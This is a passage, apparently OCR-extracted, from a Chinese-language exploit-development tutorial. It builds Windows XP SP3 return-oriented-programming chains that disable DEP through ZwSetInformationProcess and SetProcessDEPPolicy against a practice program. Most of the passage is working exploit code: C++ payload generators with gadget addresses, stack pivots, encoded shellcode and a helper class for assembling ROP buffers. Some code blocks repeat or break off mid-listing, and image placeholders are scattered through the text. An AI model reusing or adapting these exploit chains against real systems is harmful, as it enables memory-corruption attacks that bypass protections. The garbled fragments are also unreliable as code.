                  "\x12\x1b\x97\x7c" "3333"/*POP EBP*/
                  "\x74\xa2\x92\x7c" "3333"/*POP EBP*/
                  "\x4c\x2b\x90\x7c" "3333"/*RETN 0x04 from above*/
                  "\xc2\x4d\xc3\x77" "3333"/*POP ESI*/
                  "\x74\xa2\x92\x7c" "3333"/*POP EBP*/
                  "\x74\xa2\x92\x7c" "3333"/*RETN 0x04 from above*/ "3333"/*POP EBP*/
                  "\x18\x9b\x91\x7c" "3333"/*RETN 0x04 from above*/ "3333"/*POP EBP*/
                  ;  // 0x04 bytes padding left

    string rop4 = "\xdc\x80\xc2\x77" "4444"/*RETN 0x04 from above*/
                  "\x74\xa2\x92\x7c" "4444"/*POP EBP*/
                  "\x4c\x2b\x90\x7c" "4444"/*RETN 0x04 from above*/
                  "\xc2\x4d\xc3\x77" "4444"/*POP ESI*/
                  "\x12\x1b\x97\x7c" "4444"/*POP EBP*/
                  "\x18\x9b\x91\x7c" "4444"/*POP EBP*/
                  "\x4c\x2b\x90\x7c" "4444"/*RETN 0x04 from above*/
                  "\xc2\x4d\xc3\x77" "4444"/*POP ESI*/
                  "\xc1\xf2\xc1\x77"
                  "\x18\x9b\x91\x7c" "4444"/*POP EBP*/
                  ; // 4 bytes padding left

    string rop5 = "\xdc\x80\xc2\x77" "5555"/*retn 0x04 from above*/
                  "\x74\xa2\x92\x7c" "5555"/*pop ebp*/
                  "\x74\xa2\x92\x7c" "5555"/*retn 0x04 from above*/ "5555"/*pop ebp*/
                  "\x4c\x2b\x90\x7c" "5555"/*retn 0x04 from above*/
                  "\xc2\x4d\xc3\x77" "5555"/*pop esi*/
                  "\xc1\xf2\xc1\x77"
                  "\x74\xa2\x92\x7c" "5555"/*pop ebp*/
                  "\x74\xa2\x92\x7c" "5555"/*retn 0x04 from above*/"5555"/*pop ebp*/
                  "\x18\x9b\x91\x7c" "5555"/*retn 0x04 from above*/"5555"/*pop ebp*/
                  ; // 4 bytes padding left

    string rop6 = "\xc2\x4d\xc3\x77" "6666"/*retn 0x04*/ "6666"/*pop*/
                  "\x83\x19\xc3\x77" "6666"/*pop*/
                  "\x83\x19\xc3\x77" "6666"/*pop*/
                  "\x83\x19\xc3\x77" "6666"/*pop*/
                  "\x83\x19\xc3\x77" "6666"/*pop*/
                  "\x83\x19\xc3\x77" "6666"/*pop*/
                  "\x83\x19\xc3\x77" "6666"/*pop*/
                  "\x83\x19\xc3\x77" "6666"/*pop*/
                  "\x83\x19\xc3\x77" "6666"/*pop*/
                  "\x83\x19\xc3\x77" "6666"/*pop*/
                  "\x83\x19\xc3\x77" "6666"/*pop*/
                  "\x13\x96\x96\x7c" "6666"/*pop ebp*/
```

```
                ; // 8 bytes padding left

    cout << rop1.size() + rop2.size() + rop3.size() + rop4.size() + rop5.size() + rop6.size() << '\n';
}
```

輸出為 400 bytes。這是 rop1 ~ rop6 的總長度。

小結，緩衝區現在安排如下：

```
edi-0x30    padding A
edi-0x10    ZwSetInformationProcess 呼叫
edi-0x0c    padding B
edi-0x04    jmp esp
edi         padding C，也是 ZwSetInformationProcess 的第一個參數
edi+0x04    padding C，也是 ZwSetInformationProcess 的第二個參數
edi+0x08    padding C，也是 ZwSetInformationProcess 的第三個參數
edi+0x0c    padding C，也是 ZwSetInformationProcess 的第四個參數
edi+0x10    shellcode A，跳過 rop1~rop6 回到 shellcode B
edi+0x20    padding D，從 padding A 到這裡結束要填滿 140 bytes，以便發生緩衝區溢位狀況。
            此為 edi+20 被用作第三個參數指標之用，所以前面的 shellcode A 最多只能夠到 edi+0x1F。
edi+0x5c    rop1 ~ rop6
edi+0x01ec  shellcode B
```

因此，shellcode A 要跳的距離是 (edi+0x01ec) - (edi+0x10)，也就是 0x01dc，或 476 bytes。

雖然不是必要，但是因為我們使用 std::string，避免使用 NULL 位元組，所以將 shellcode A 安排如下：

```
mov eax,esp  ; 89e0
add eax,0x7f ; 83c07f
add eax,0x7f ; 83c07f
add eax,0x7f ; 83c07f
```



剛好 0x10 bytes。

最後，攻擊程式 XP-ZwSetInformationProcess.cpp 如下：

```
// File name: XP-ZwSetInformationProcess.cpp
// Windows XP SP3 x86 EN
// 2015-01-25
// fon909@outlook.com

#include <iostream>
#include <fstream>
#include <string>
using namespace std;

#define FILENAME "c:\\buffer_overflow\\xp-method-ZwSetInformationProcess.txt"

//Reading "e:\asm\messagebox-shikata.bin"
//Size: 288 bytes
//Count per line: 19
char code[] =
"\xba\xb1\xbb\x14\xaf\xd9\xc6\xd9\x74\x24\xf4\x5e\x31\xc9\xb1\x42\x83\xc6\x04"
"\x31\x56\x0f\x03\x56\xbe\x59\xe1\x76\x2b\x06\xd3\xfd\x8f\xcd\xd5\x2f\x7d\x5a"
"\x27\x19\xe5\x2e\x36\xa9\x6e\x46\xb5\x42\x06\xbb\x4e\x12\xee\x48\x2e\xbb\x65"
"\x78\xf7\xf4\x61\xf0\xf4\x52\x90\x2b\x05\x85\xf2\x40\x96\x62\xd6\xdd\x22\x57"
"\x9d\xb6\x84\xdf\xa0\xdc\x5e\x55\xba\xab\x3b\x4a\xbb\x40\x58\xbe\xf2\x1d\xab"
"\x34\x05\xcc\xe5\xb5\x34\xd0\xfa\xe6\xb2\x10\x76\xf0\x7b\x5f\x7a\xff\xbc\x8b"
"\x71\xc4\x3e\x68\x52\x4e\x5f\xfb\xf8\x94\x9e\x17\x9a\x5f\xac\xac\xe8\x3a\xb0"
"\x33\x04\x31\xcc\xb8\xdb\xae\x45\xfa\xff\x32\x34\xc0\xb2\x43\x9f\x12\x3b\xb6"
"\x56\x58\x54\xb7\x26\x53\x49\x95\x5e\xf4\x6e\xe5\x61\x82\xd4\x1e\x26\xeb\x0e"
"\xfc\x2b\x93\xb3\x25\x99\x73\x45\xda\xe2\x7b\xd3\x60\x14\xec\x88\x06\x04\xad"
"\x38\xe4\x76\x03\xdd\x62\x03\x28\x78\x01\x63\x92\xa6\xef\xfa\xcd\xf1\x10\xa9"
"\x15\x77\x2c\x01\xad\x2f\x13\xec\x6d\xa8\x48\xca\xdf\x5f\x11\xed\x1f\x60\xba"
"\x21\xd9\xc7\x1b\x29\x7f\x97\x35\x90\x4e\xbc\x42\xbe\x94\x44\xda\xdd\xbd\x69"
"\x84\x01\x1e\x02\x5b\x33\x32\xb6\xcb\xdc\xe6\x16\x5b\x4a\xbf\x33\x0f\xe6\x0e"
"\x75\x47\xba\x54\x88\xd1\xa3\xa4\x40\x8b\x13\x94\x35\x1e\xac\xca\x87\x5e\x02"
"\x14\xb2\x56";
//NULL count: 0

int main() {
    /*
        0:000> uf ZwSetInformationProcess
        ntdll!ZwSetInformationProcess:
        7c90dc9e b8e4000000      mov     eax,0E4h
        7c90dca3 ba0003fe7f      mov     edx,offset SharedUserData!SystemCallStub (7ffe0300)
        7c90dca8 ff12            call    dword ptr [edx]
        7c90dcaa c21000          ret     10h

        緩衝區安排如下：
        edi-0x30    padding A
        edi-0x10    ZwSetInformationProcess 呼叫
        edi-0x0c    padding B
        edi-0x04    jmp esp (stack pivot)
        edi         padding C，也是 ZwSetInformationProcess 的第一個參數
        edi+0x04    padding C，也是 ZwSetInformationProcess 的第二個參數
        edi+0x08    padding C，也是 ZwSetInformationProcess 的第三個參數
        edi+0x0c    padding C，也是 ZwSetInformationProcess 的第四個參數
        edi+0x10    shellcode A，跳過 rop1~rop6 回到 shellcode B
        edi+0x20    padding D，從 padding A 到這裡結束要填滿 140 bytes，以便發生緩衝區溢位狀況。

                    此為 edi+20 被用作第三個參數指標之用，所以前面的 shellcode A 最多只能夠到 edi+0x1F。
        edi+0x5c    rop1 ~ rop6
        edi+0x01ec  shellcode B
    */

    size_t const overflow_len(0x8c);
    string padding_A(0x20, 'A');
    string ZwSetInformationProcess("\x9e\xdc\x90\x7c");
    string padding_B(0x08, 'B'); // The end of Phase 06 has a 'retn 0x08' padding.
    // 0x7c96bf33 : jmp esp [ntdll.dll]
    // After this step, the control flow will back to the stack with DEP DISABLED.
    string stack_pivot("\x33\xbf\x96\x7c");
    string padding_C(0x10, 'C'); // ZwSetInformationProcess has a 'ret 10h' padding.
    /* In the preparation of the 3rd parameter of ZwSetInformationProcess,
        we (will) have used (edi+0x20) to store the value 0x02,
        so here we only have 0x10 bytes for our first (and only) jump code.

        mov eax,esp  ; 89e0
        add eax,0x7f ; 83c07f
        add eax,0x7f ; 83c07f
        add eax,0x7f ; 83c07f
        add eax,0x5f ; 83c05f
        jmp eax      ; ffe0
    */
    string shellcode_A("\x89\xe0\x83\xc0\x7f\x83\xc0\x7f\x83\xc0\x7f\x83\xc0\x5f\xff\xe0");
    // Make sure the length of the buffer will overflow
    string padding_D(0x3c, 'D');

    /* ROP 01: Preserve the room for the parameters and use the unpopular EDI as our base.
        We need at least 0x0C bytes to store 4 parameters, therefore ESP - EDI must be
        bigger than 0x0C.
        0x7c9694b0 :  # PUSH ESP # ADD BH,BH # DEC ECX # POP EAX # POP EBP # RETN 0x04 [ntdll.dll]
        ...eax = esp
        0x7c934c5e :  # SUB EAX,30 # POP EBP # RETN [ntdll.dll]
        0x7c934c5e :  # SUB EAX,30 # POP EBP # RETN [ntdll.dll]
        ...eax = eax - 0x60
        ...The chain will "ADD AL,66" at the next step, so we need to make sure EAX will
        .....be smaller than ESP after the next step, otherwise "MOV [EAX],1800001" may
        .....break our rop chain.
        0x7c9348df :  # PUSH EAX # ADD AL,66 # MOV DWORD PTR DS:[EAX],1800001 # POP EDI # POP ESI # POP EBP # RETN 0x08 [ntdll.dll]
```



```
        "\xdf\x48\x93\x7c" "11111111",/*POP ESI # POP EBP*/
        ; // 0x08 bytes padding left

    /* ROP 02: The 1st parameter is -1. Save it to [edi]
        0x7c91c265 :  # XOR ECX,ECX # RETN [ntdll.dll]
        ...ecx = 0
        0x77c2c873 :  # DEC ECX # RETN [msvcrt.dll]
        ...ecx = -1
        0x77c34dc2 :  # MOV EAX,EDI # POP ESI # RETN [msvcrt.dll]
        ...eax = edi
        0x7c919b18 :  # MOV DWORD PTR DS:[EAX],ECX # POP EBP # RETN 0x04 [ntdll.dll]
        ...[eax] = ecx, that is [edi] = ecx = -1 */
```



```
    string rop2 =
        "\x65\xc2\x91\x7c" "22222222"/*RETN 0x08 from above*/
        "\x73\xc8\xc2\x77"
        "\xc2\x4d\xc3\x77" "2222" /*POP ESI*/
        "\x18\x9b\x91\x7c" "2222" /*POP EBP*/
        ;  // 0x04 bytes padding left

    /* ROP 03: The 2nd parameter is 0x22. Save it to [edi+4]
        0x77c280dc :  # XOR EAX,EAX # RETN [msvcrt.dll]
        ...eax = 0
        0x7c971b12 :  # ADD EAX,20 # POP EBP # RETN [ntdll.dll]
        ...eax = 0x20
        0x7c92a274 :  # ADD EAX,2 # POP EBP # RETN 0x04 [ntdll.dll]
        ...eax = 0x22
        0x7c902b4c :  # MOV ECX,EAX # MOV EAX,EDX # MOV EDX,ECX # RETN [ntdll.dll]
        ...ecx = 0x22
        0x77c34dc2 :  # MOV EAX,EDI # POP ESI # RETN [msvcrt.dll]
        ...eax = edi
        0x7c92a274 :  # ADD EAX,2 # POP EBP # RETN 0x04 [ntdll.dll]
        0x7c92a274 :  # ADD EAX,2 # POP EBP # RETN 0x04 [ntdll.dll]
        ...eax = edi+4
        0x7c919b18 :  # MOV DWORD PTR DS:[EAX],ECX # POP EBP # RETN 0x04 [ntdll.dll]
        ...[eax] = ecx, that is [edi+4] = ecx = 0x22 */
    string rop3 =
        "\xdc\x80\xc2\x77" "3333"/*RETN 0x04 from above*/
        "\x12\x1b\x97\x7c" "3333"/*POP EBP*/
        "\x74\xa2\x92\x7c" "3333"/*POP EBP*/
        "\x4c\x2b\x90\x7c" "3333"/*RETN 0x04 from above*/
        "\xc2\x4d\xc3\x77" "3333"/*POP ESI*/
        "\x74\xa2\x92\x7c" "3333"/*POP EBP*/
        "\x74\xa2\x92\x7c" "3333"/*RETN 0x04 from above*/ "3333"/*POP EBP*/
        "\x18\x9b\x91\x7c" "3333"/*RETN 0x04 from above*/ "3333"/*POP EBP*/
        ;  // 0x04 bytes padding left

    /* ROP 04: The 3rd parameter is a pointer to 0x2.
        We save 0x2 in [edi+0x20] and then save (edi+0x20) in [edi+0x8].
        0x77c280dc :  # XOR EAX,EAX # RETN [msvcrt.dll]
        ...eax = 0
        0x7c92a274 :  # ADD EAX,2 # POP EBP # RETN 0x04 [ntdll.dll]
        ...eax = 2
        0x7c902b4c :  # MOV ECX,EAX # MOV EAX,EDX # MOV EDX,ECX # RETN [ntdll.dll]
        ...ecx = 0x2
        0x77c34dc2 :  # MOV EAX,EDI # POP ESI # RETN [msvcrt.dll]
        ...eax = edi
        0x7c971b12 :  # ADD EAX,20 # POP EBP # RETN [ntdll.dll]
        ...eax = edi + 0x20
        0x7c919b18 :  # MOV DWORD PTR DS:[EAX],ECX # POP EBP # RETN 0x04 [ntdll.dll]
        ...[eax] = ecx, that is [edi+0x20] = ecx = 0x2
        0x7c902b4c :  # MOV ECX,EAX # MOV EAX,EDX # MOV EDX,ECX # RETN [ntdll.dll]
        ...ecx = eax = edi + 0x20
        0x77c34dc2 :  # MOV EAX,EDI # POP ESI # RETN [msvcrt.dll]
        ...eax = edi
        0x77c1f2c1 :  # ADD EAX,8 # RETN [msvcrt.dll]
        ...eax = eax + 0x8 = edi + 0x8
        0x7c919b18 :  # MOV DWORD PTR DS:[EAX],ECX # POP EBP # RETN 0x04 [ntdll.dll]
        ...[eax] = ecx, that is [edi+0x8] = ecx = edi + 0x20 */
    string rop4 =
        "\xdc\x80\xc2\x77" "4444"/*RETN 0x04 from above*/
        "\x74\xa2\x92\x7c" "4444"/*POP EBP*/
        "\x4c\x2b\x90\x7c" "4444"/*RETN 0x04 from above*/
        "\xc2\x4d\xc3\x77" "4444"/*POP ESI*/
        "\x12\x1b\x97\x7c" "4444"/*POP EBP*/
        "\x18\x9b\x91\x7c" "4444"/*POP EBP*/
        "\x4c\x2b\x90\x7c" "4444"/*RETN 0x04 from above*/
        "\xc2\x4d\xc3\x77" "4444"/*POP ESI*/
        "\xc1\xf2\xc1\x77"
        "\x18\x9b\x91\x7c" "4444"/*POP EBP*/
        ; // 4 bytes padding left

    /* ROP 05: The 4th parameter is 4. Save it to [edi+0xC].
        0x77c280dc :  # XOR EAX,EAX # RETN [msvcrt.dll]
        ...eax = 0
        0x7c92a274 :  # ADD EAX,2 # POP EBP # RETN 0x04 [ntdll.dll]
        0x7c92a274 :  # ADD EAX,2 # POP EBP # RETN 0x04 [ntdll.dll]
        ...eax = 0x4
        0x7c902b4c :  # MOV ECX,EAX # MOV EAX,EDX # MOV EDX,ECX # RETN [ntdll.dll]
        ...ecx = eax = 0x4
        0x77c34dc2 :  # MOV EAX,EDI # POP ESI # RETN [msvcrt.dll]
        ...eax = edi
        0x77c1f2c1 :  # ADD EAX,8 # RETN [msvcrt.dll]
        ...eax = eax + 0x8 = edi + 0x8
        0x7c92a274 :  # ADD EAX,2 # POP EBP # RETN 0x04 [ntdll.dll]
        ...eax = eax + 0x2 = edi + 0xA
        0x7c92a274 :  # ADD EAX,2 # POP EBP # RETN 0x04 [ntdll.dll]
        ...eax = eax + 0x2 = edi + 0xC
        0x7c919b18 :  # MOV DWORD PTR DS:[EAX],ECX # POP EBP # RETN 0x04 [ntdll.dll]
        ...[eax] = ecx, that is [edi+0xC] = ecx = 0x4 */
```

```
        "\xc2\x4d\xc3\x77" "5555"/*pop esi*/
        "\xc1\xf2\xc1\x77"
        "\x74\xa2\x92\x7c" "5555"/*pop ebp*/
        "\x74\xa2\x92\x7c" "5555"/*retn 0x04 from above*/"5555"/*pop ebp*/
        "\x18\x9b\x91\x7c" "5555"/*retn 0x04 from above*/"5555"/*pop ebp*/
        ; // 4 bytes padding left

    /* ROP 06: Adjust esp to edi-4, and the ending "RETN 0x08" will set the control
        flow back to the Phase 00.
        0x77c34dc2 :  # MOV EAX,EDI # POP ESI # RETN [msvcrt.dll]
        ...eax = edi
        0x77c31983 :  # ADD EAX,-2 # POP EBP # RETN [msvcrt.dll]
        0x77c31983 :  # ADD EAX,-2 # POP EBP # RETN [msvcrt.dll]
        0x77c31983 :  # ADD EAX,-2 # POP EBP # RETN [msvcrt.dll]
        0x77c31983 :  # ADD EAX,-2 # POP EBP # RETN [msvcrt.dll]
        0x77c31983 :  # ADD EAX,-2 # POP EBP # RETN [msvcrt.dll]
        0x77c31983 :  # ADD EAX,-2 # POP EBP # RETN [msvcrt.dll]
        0x77c31983 :  # ADD EAX,-2 # POP EBP # RETN [msvcrt.dll]
        0x77c31983 :  # ADD EAX,-2 # POP EBP # RETN [msvcrt.dll]
        0x77c31983 :  # ADD EAX,-2 # POP EBP # RETN [msvcrt.dll]
        0x77c31983 :  # ADD EAX,-2 # POP EBP # RETN [msvcrt.dll]
        ...eax = eax-0x14 = edi-0x14
        0x7c969613 :  # PUSH EAX # SUB AL,8B # DEC ECX # OR AL,1 # DEC EAX # POP ESP # POP EBP # RETN 0x08 [ntdll.dll]
        ...esp = eax; esp = esp+0x10(pop ebp#retn 0x08) = eax+0x10 = edi-0x14+0x10 = edi-0x04 */
    string rop6 =
        "\xc2\x4d\xc3\x77" "6666"/*retn 0x04*/ "6666"/*pop*/
        "\x83\x19\xc3\x77" "6666"/*pop*/
        "\x83\x19\xc3\x77" "6666"/*pop*/
        "\x83\x19\xc3\x77" "6666"/*pop*/
        "\x83\x19\xc3\x77" "6666"/*pop*/
        "\x83\x19\xc3\x77" "6666"/*pop*/
        "\x83\x19\xc3\x77" "6666"/*pop*/
        "\x83\x19\xc3\x77" "6666"/*pop*/
        "\x83\x19\xc3\x77" "6666"/*pop*/
        "\x83\x19\xc3\x77" "6666"/*pop*/
        "\x83\x19\xc3\x77" "6666"/*pop*/
        "\x13\x96\x96\x7c" "6666"/*pop ebp*/
        ; // 8 bytes padding left, see Phase 00

    string nops(16, '\x90');
    string shellcode(code);
    ofstream fout(FILENAME, ios::binary);
    fout << padding_A
        << ZwSetInformationProcess
        << padding_B
        << stack_pivot
        << padding_C
        << shellcode_A
        << padding_D
        << rop1 << rop2 << rop3 << rop4 << rop5 << rop6
        << nops << shellcode;
}
```

編譯執行，輸出檔案 c:\buffer_overflow\xp-method-ZwSetInformationProcess.txt。再次透過 cmd.exe 界面運行，我們總是很開心看到電腦說哈囉，不是嗎？

```
C:\buffer_overflow>Vulnerable001.exe xp-method-ZwSetInformationProcess.txt
Vulnerable001 starts...
```

協助工具：**ByteArray**

筆者寫了一個簡易的 C++ ByteArray 類別，可以幫助 ROP 程式的撰寫，存成 bytearray.h，在之後的 C++ 攻擊程式碼中可以 #include "bytearray.h" 加入。原始碼如下：

```
// fon909@outlook.com
// 2015-2-1
#ifndef BYTEARRAY_H
#include <string>
#include <vector>
#include <iterator>
#include <algorithm>
#include <ctime>
#include <cctype>
```



```
public:
    ByteArray() {
        std::srand((unsigned int)std::time(nullptr));
    }
    ByteArray(std::string const &s) {
        *this += s;
        std::srand((unsigned int)std::time(nullptr));
    }
    ByteArray(unsigned int addr) {
        *this += addr;
        std::srand((unsigned int)std::time(nullptr));
    }
    ByteArray(size_t const len_padding, unsigned char const padding_char) {
        if(padding_char)
            padding(len_padding, padding_char);
        else
            padding(len_padding);
    }

    size_t size() const {
        return _v.size();
    }

    ByteArray& padding(size_t const len_padding_byte, unsigned char const padding_char) {
        if(len_padding_byte > 0)
            _v.insert(_v.end(), len_padding_byte, padding_char);
        return *this;
    }
    ByteArray& padding(size_t const len_padding_byte) {
        for(size_t i = 0; i < len_padding_byte; ++i)
            _v.push_back(std::rand()%26+(std::rand()%2?'A':'a'));
        return *this;
    }
    ByteArray& pack_addr_32(unsigned int addr, size_t const len_padding_byte = 0) {
        unsigned char *b = (unsigned char*)&addr;
        for(size_t i = 0; i < 4; ++i)
            _v.push_back(b[i]);
        return padding(len_padding_byte);
    }
    ByteArray& pack_opcode(std::string const &code) {
        unsigned char byte(0);
        for(size_t i = 0; i < code.size(); i+=2) {
            if(std::isdigit(code[i])) byte = (code[i]-'0') << 4;
            else if(std::isalpha(code[i])) byte = ((std::toupper(code[i])-'A') + 10) << 4;
            if(std::isdigit(code[i+1])) byte += (code[i+1]-'0');
            else if(std::isalpha(code[i+1])) byte += ((std::toupper(code[i+1])-'A') + 10);
            _v.push_back(byte);
        }
        return *this;
    }

    ByteArray &operator+=(unsigned int addr) {
        return pack_addr_32(addr);
    }
    ByteArray &operator+=(std::string const &s) {
        for(size_t i = 0; i < s.size(); ++i)
            _v.push_back(s[i]);
        return *this;
    }
    ByteArray &operator+=(ByteArray const &ba) {
        _v.insert(_v.end(), ba._v.begin(), ba._v.end());
        return *this;
    }

    ByteArray operator+(unsigned int addr) {
        return *this+=addr;
    }
    ByteArray operator+(std::string const &s) {
        return *this+=s;
    }
    ByteArray operator+(ByteArray const &ba) {
        return *this+=ba;
    }
protected:
    std::vector<unsigned char> _v;
};
#endif
```

請讀者特別留意：往後的程式碼中，只要使用到 ByteArray，我們會省略以上的程式碼，並且假設 #include "bytearray.h" 可以找得到 bytearray.h 檔案路徑。

以此節省一點版面空間。

第二劍：**SetProcessDEPPolicy**

函式 SetProcessDEPPolicy 根據 MSDN，當參數為數值 0 的時候，當前的程序會關閉 DEP 保護。

只有一個參數，所以會比第一把劍要快，用於 ROP 的緩衝區空間也少。

如同前面講 dep.exe 的時候提過，第一把劍和第二把劍都不適用於新版的 Windows，但是我們為了完整性的緣故還是介紹它們在


```
0:000> uf setprocessdeppolicy
kernel32!SetProcessDEPPolicy:
7c8622a4 8bff            mov     edi,edi
7c8622a6 55              push    ebp
7c8622a7 8bec            mov     ebp,esp
...
kernel32!SetProcessDEPPolicy+0x60:
7c862304 5d              pop     ebp
7c862305 c20400          ret     4
```

可以看到在 XP SP3 下，SetProcessDEPPolicy 位址是 7c8622a4，並且結尾有個 ret 4。

筆者會這樣安排緩衝區（記得 ROP 沒有標準答案）：

```
edi=0x30    padding A
```

```
edi-0x10    SetProcessDEPPolicy 呼叫
edi-0x0c    padding B
edi-0x04    jmp esp
edi         padding C，也是 SetProcessDEPPolicy 的參數
edi+0x04    shellcode A，跳過 rop 回到 shellcode B
edi+0x09    padding D，從 padding A 到這裡結束要填滿 140 (0x8c) bytes，以便發生緩衝區溢位狀況
edi+0x5c    rop，先設定 edi = iesp - 0x60，再安排 SetProcessDEPPolicy 參數，最後回到 SetProcessDEPPolicy 呼叫
edi+...     shellcode B
```

我們要知道 ... 是什麼，就需要計算 rop 的長度。首先把 rop 完成，攻擊程式草稿如下：

```
// File name: XP-SetProcessDEPPolicy.cpp
// Windows XP SP3 x86 EN
// 2015-01-29
// fon909@outlook.com

#include <iostream>
using namespace std;

#include "bytearray.h" // 記得引入 ByteArray

int main() {
    ByteArray rop;
    /* Prepare edi */
    // 0x7c9694b0 :  # PUSH ESP # ADD BH,BH # DEC ECX # POP EAX # POP EBP # RETN 0x04 [ntdll.dll]
    // ...eax = esp = 0023fb30
    // ...esp = eax + 0x0c = 0023fb3c
    (rop += 0x7c9694b0).padding(4); /*pop ebp*/
    // 0x7c934c5e :  # SUB EAX,30 # POP EBP # RETN [ntdll.dll]
    // 0x7c934c5e :  # SUB EAX,30 # POP EBP # RETN [ntdll.dll]
    // ...eax = eax - 0x60 = 0023fad0
    // ...esp = esp + 0x10 = 0023fb4c
    // ...The chain will "ADD AL,66" at the next step, so we need to make sure EAX will
    // .....be smaller than ESP after the next step, otherwise "MOV [EAX],1B00001" may
    // .....break our rop chain.
    (rop += 0x7c934c5e).padding(8); /*retn 0x04 # pop ebp*/
    (rop += 0x7c934c5e).padding(4); /*pop ebp*/
    // 0x7c9348df :  # PUSH EAX # ADD AL,66 # MOV DWORD PTR DS:[EAX],1B00001 # POP EDI # POP ESI # POP EBP # RETN 0x08 [ntdll.dll]
    // ...edi = 0023fad0
    // ...esp = esp + 0x14 = 0023fb60
    // ...After this step, edi = esp - 0x90 bytes  */
    (rop += 0x7c9348df).padding(8); /*pop esi # pop ebp*/
    // retn 0x08 padding left

    /* Save 0 in [edi] */
    // 0x7c91c265 :  # XOR ECX,ECX # RETN [ntdll.dll]
    // ...ecx = 0
    (rop += 0x7c91c265).padding(8); /*retn 0x08*/
    // 0x77c34dc2 :  # MOV EAX,EDI # POP ESI # RETN [msvcrt.dll]
    // ...eax = edi
    (rop += 0x77c34dc2).padding(4); /*pop esi*/
    // 0x7c919b18 :  # MOV DWORD PTR DS:[EAX],ECX # POP EBP # RETN 0x04 [ntdll.dll]
    //  ...[eax] = ecx, so [edi] = ecx = 0
    (rop += 0x7c919b18).padding(4); /*pop ebp*/
    // retn 0x04 left

    /* Set esp to edi-4 and retn */
    // 0x77c34dc2 :  # MOV EAX,EDI # POP ESI # RETN [msvcrt.dll]
    // ...eax = edi = 0023fad0
    (rop += 0x77c34dc2).padding(8); /*retn 0x04 # pop esi*/
    // 0x77c31983 :  # ADD EAX,-2 # POP EBP # RETN [msvcrt.dll]
    // ...this gadget should be run 10 times
    // ...so eax = edi - 0x14 = 0023fabc
    for(size_t i = 0; i < 10; ++i)
        (rop += 0x77c31983).padding(4); /*pop ebp*/
    // 0x7c969613 :  # PUSH EAX # SUB AL,8B # DEC ECX # OR AL,1 # DEC EAX # POP ESP # POP EBP # RETN 0x08 [ntdll.dll]
    // ...esp = eax = 0023fabc
    // ...this retn will be back to [0023fabc+4] = [0023fac0]
    // ...esp = esp+0x10(pop ebp#retn 0x08) = 0023facc
    (rop += 0x7c969613).padding(4); /*pop ebp*/
    // retn 0x08 padding left

    /*
        0:000> uf SetProcessDEPPolicy
        kernel32!SetProcessDEPPolicy:
        7c8622a4 8bff            mov     edi,edi

        kernel32!SetProcessDEPPolicy+0x60:
        7c862304 5d              pop     ebp
        7c862305 c20400          ret     4
```



```
    ByteArray stack_pivot(0x7c96bf33);
    ByteArray padding_C(0x04, 'C'); /*ret 4 of SetProcessDEPPolicy*/
    ByteArray shellcode_A(0x05, '\xCC'); // we don't know how far we should jump yet
    // Make sure the length of the buffer will overflow
    ByteArray padding_D(0x53, 'D');

    cout << "rop size: " << rop.size() << '\n';
}
```

存檔編譯執行，輸出的是 168 (0xa8) bytes。0xa8 + 0x5c = 0x0104，所以緩衝區安排如下：

```
edi-0x30    padding A
edi-0x10    SetProcessDEPPolicy 呼叫
edi-0x0c    padding B
edi-0x04    jmp esp
edi         padding C，也是 SetProcessDEPPolicy 的參數
edi+0x04    shellcode A，跳過 rop 回到 shellcode B
edi+0x09    padding D，從 padding A 到這裡結束要填滿 140 (0x8c) bytes，以便發生緩衝區溢位狀況
edi+0x5c    rop，先設定 edi = iesp - 0x60，再安排 SetProcessDEPPolicy 參數，最後回到 SetProcessDEPPolicy 呼叫
edi+0x0104  shellcode B
```

因此 shellcode A 要跳的距離就是 (edi+0x0104) - (edi+0x04) = 0x0100。jmp 0x0100 為 E9FB000000。

最後，XP-SetProcessDEPPolicy.cpp 完成版如下：


```
// File name: XP-SetProcessDEPPolicy.cpp
// Windows XP SP3 x86 EN
// 2015-01-29
// fon909@outlook.com

#include <iostream>
#include <fstream>
#include <string>
#include "bytearray.h" // 記得加入 bytearray 原始碼

using namespace std;

#define FILENAME "c:\\buffer_overflow\\xp-method-SetProcessDEPPolicy.txt"

//Reading "e:\asm\messagebox-shikata.bin"
//Size: 288 bytes
//Count per line: 19
char code[] =
"\xba\xb1\xbb\x14\xaf\xd9\xc6\xd9\x74\x24\xf4\x5e\x31\xc9\xb1\x42\x83\xc6\x04"
"\x31\x56\x0f\x03\x56\xbe\x59\xe1\x76\x2b\x06\xd3\xfd\x8f\xcd\xd5\x2f\x7d\x5a"
"\x27\x19\xe5\x2e\x36\xa9\x6e\x46\xb5\x42\x06\xbb\x4e\x12\xee\x48\x2e\xbb\x65"
"\x78\xf7\xf4\x61\xf0\xf4\x52\x90\x2b\x05\x85\xf2\x40\x96\x62\xd6\xdd\x22\x57"
"\x9d\xb6\x84\xdf\xa0\xdc\x5e\x55\xba\xab\x3b\x4a\xbb\x40\x58\xbe\xf2\x1d\xab"
"\x34\x05\xcc\xe5\xb5\x34\xd0\xfa\xe6\xb2\x10\x76\xf0\x7b\x5f\x7a\xff\xbc\x8b"
"\x71\xc4\x3e\x68\x52\x4e\x5f\xfb\xf8\x94\x9e\x17\x9a\x5f\xac\xac\xe8\x3a\xb0"
"\x33\x04\x31\xcc\xb8\xdb\xae\x45\xfa\xff\x32\x34\xc0\xb2\x43\x9f\x12\x3b\xb6"
"\x56\x58\x54\xb7\x26\x53\x49\x95\x5e\xf4\x6e\xe5\x61\x82\xd4\x1e\x26\xeb\x0e"
"\xfc\x2b\x93\xb3\x25\x99\x73\x45\xda\xe2\x7b\xd3\x60\x14\xec\x88\x06\x04\xad"
"\x38\xe4\x76\x03\xdd\x62\x03\x28\x78\x01\x63\x92\xa6\xef\xfa\xcd\xf1\x10\xa9"
"\x15\x77\x2c\x01\xad\x2f\x13\xec\x6d\xa8\x48\xca\xdf\x5f\x11\xed\x1f\x60\xba"
